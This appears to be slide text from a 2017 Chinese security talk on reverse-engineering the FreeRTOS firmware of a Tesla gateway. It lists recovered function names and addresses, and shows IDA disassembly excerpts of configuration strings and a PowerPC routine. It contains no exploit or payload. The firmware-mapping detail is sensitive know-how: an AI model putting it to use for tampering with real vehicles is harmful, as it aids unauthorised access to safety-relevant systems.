


特斯拉网关的FreeRTOS

FT 2017


X-TECH技术派对

Q
U
E
U
E



Function name	Segment	Start	Length
vQueueGenericSend_4004D190	FLASH2	000331E0	00000034
vQueueGiveMutexRecursive	FLASH2	00023854	0000006C
vQueueCreateMutex	FLASH2	00023AD4	00000080
vQueueWaitForMessageRecursive	FLASH2	00023294	00000068
vQueueGenericCreate	FLASH2	000236A0	00000008
pvUnlockQueue	FLASH2	00023064	00000120
vQueueGenericSend	FLASH2	0002383C	00000298
vQueueTakeMutexRecursive	FLASH2	000238C0	00000264
vQueueAltGenericReceive	FLASH2	00023364	0000028C
vQueueAltGenericSend	FLASH2	00023F00	00000300
logEmptyQueueTask	FLASH2	0002A180	00000AC0

T
A
S
K



Function name	Segment	Start	Length
vPortProcessTaskContext	FLASH2	00020034	00000054
vTaskSuspendAll	FLASH2	00020F9C	00000018
vTaskGetTickCount	FLASH2	00020FB4	00000078
uxTaskGetNumberOfTasks	FLASH2	0002103C	00000010
vTaskSetTimeOutState	FLASH2	000211A8	0000001C
vTaskCheckForTimeOut	FLASH2	000211C4	000000F8
vTaskMissedYield	FLASH2	0002128C	00000014
vTaskGetCurrentTaskHandle	FLASH2	00021330	0000000C
vTaskGetSchedulerState	FLASH2	0002137C	0000002C
taskENTER_CRITICAL	FLASH2	00021384	0000007C
taskEXIT_CRITICAL	FLASH2	00021394	0000004C
pvAddTaskToReadyList	FLASH2	00021310	00000090
vTaskPriorityInvert	FLASH2	00021470	000000D8
vTaskRemoveFromReadyList	FLASH2	00021548	000000F4
vTaskSwitchContext	FLASH2	00021800	0000015C
vTaskIncrementTick	FLASH2	00021E48	000001C4
vTaskResumeAll	FLASH2	0002206C	00000218
vTaskDelayUntil	FLASH2	00022294	00000120
pvReleaseTaskList	FLASH2	00022304	00000044
vTaskGenericCreate	FLASH2	00022478	00000130
vTaskStartScheduler	FLASH2	000227A8	0000027C
prvIdleTask	FLASH2	00022A24	00000120
vTaskPlaceOnEventListFromISR	FLASH2	00022DCC	0000008C
vTaskPlaceOnEventList	FLASH2	00022E88	000000F4
vTaskDelay	FLASH2	00022F7C	00000064
create_athTask	FLASH2	0002664C	00000064
athTask	FLASH2	00026A00	00000354
hcTask	FLASH2	00026C10	00000398
logEmptyQueueTask	FLASH2	0002A180	00000AC0
periodicLogTask	FLASH2	0002AC70	00000068
RTC_irqTask	FLASH2	000209C4	00000078
mainTask	FLASH2	00024800	00021A90
temperatureTask	FLASH2	00026600	00000080
cyclicLogTask	FLASH2	00027380	00000018
testTask	FLASH2	00027458	00000A80

网络协议栈与文件系统

- 可以成功识别各接口函数☺
 - socket listen send recv sendto recvfrom etc.
 - fopen fread fwrite fclose etc.
- 具体对应的项目有待确认☹
 - TCP/IP stack
 - <http://savannah.nongnu.org/projects/lwip/>
 - File system
 - http://elm-chan.org/fsw/ff/00index_e.html


- 字符串对齐

```
IDAView-A
FLASH2:00151E68 aBdy_gtw_memoryseatsinsta:.string "BDY_GTW_memorySeatsInstalled"
FLASH2:00151E68                                     # DATA XREF: FLASH2:000E16P4f0
FLASH2:00151E68                                     .byte 0, 0, 0, 0
FLASH2:00151E88 aBdy_gtw_mirrorpuddlelamp:.string "BDY_GTW_mirrorPuddleLampInstalled"
FLASH2:00151E88                                     # DATA XREF: FLASH2:000E170cf0
FLASH2:00151E88                                     .byte 0, 0, 0
FLASH2:00151EAC aBdy_gtw_nokeylessentry:.string "BDY_GTW_noKeylessEntry"
FLASH2:00151EAC                                     # DATA XREF: FLASH2:000E1724f0
FLASH2:00151EAC                                     .byte 0, 0
FLASH2:00151EC4 aBdy_gtw_nozzleheatinstal:.string "BDY_GTW_nozzleHeatInstalled"
FLASH2:00151EC4                                     # DATA XREF: FLASH2:000E173cf0
FLASH2:00151EC4                                     .byte 0
UNPOCWIN 00151E68: FLASH2:aBdy_gtw_memoryseatsinsta (Synchronized with Hex View-1)
```

- 函数体识别

```
FLASH2:001C6168 # ----- SUBROUTINES -----
FLASH2:001C6168
FLASH2:001C6168
FLASH2:001C6168 socket_taskENTER_CRITICAL: # CODE XREF: sub_1C1548:loc_1C15F0?p
FLASH2:001C6168 # event_callback+74?p ...
FLASH2:001C6168
FLASH2:001C6168 .set back_chain, -0x10
FLASH2:001C6168 .set sender_lr, 4
FLASH2:001C6168
FLASH2:001C6168 94 21 FF F0 stw r1, back_chain(r1)
FLASH2:001C616C 7C 08 02 A6 mflr r0
FLASH2:001C6170 90 01 00 14 stw r0, 0x10+sender_lr(r1)
FLASH2:001C6174 4B E5 B1 F5 bl taskENTER_CRITICAL
FLASH2:001C6178 38 60 00 00 li r3, #
FLASH2:001C617C 80 01 00 14 lwr r0, 0x10+sender_lr(r1)
FLASH2:001C6180 38 21 00 10 addi r1, r1, 0x10
FLASH2:001C6184 7C 08 03 A6 mtlr r0
FLASH2:001C6188 4E 80 00 20 blr
FLASH2:001C6188 # End of function socket_taskENTER_CRITICAL
FLASH2:001C6188
UNG00005 001C617C: socket_taskENTER_CRITICAL+14
```

- 函数表识别



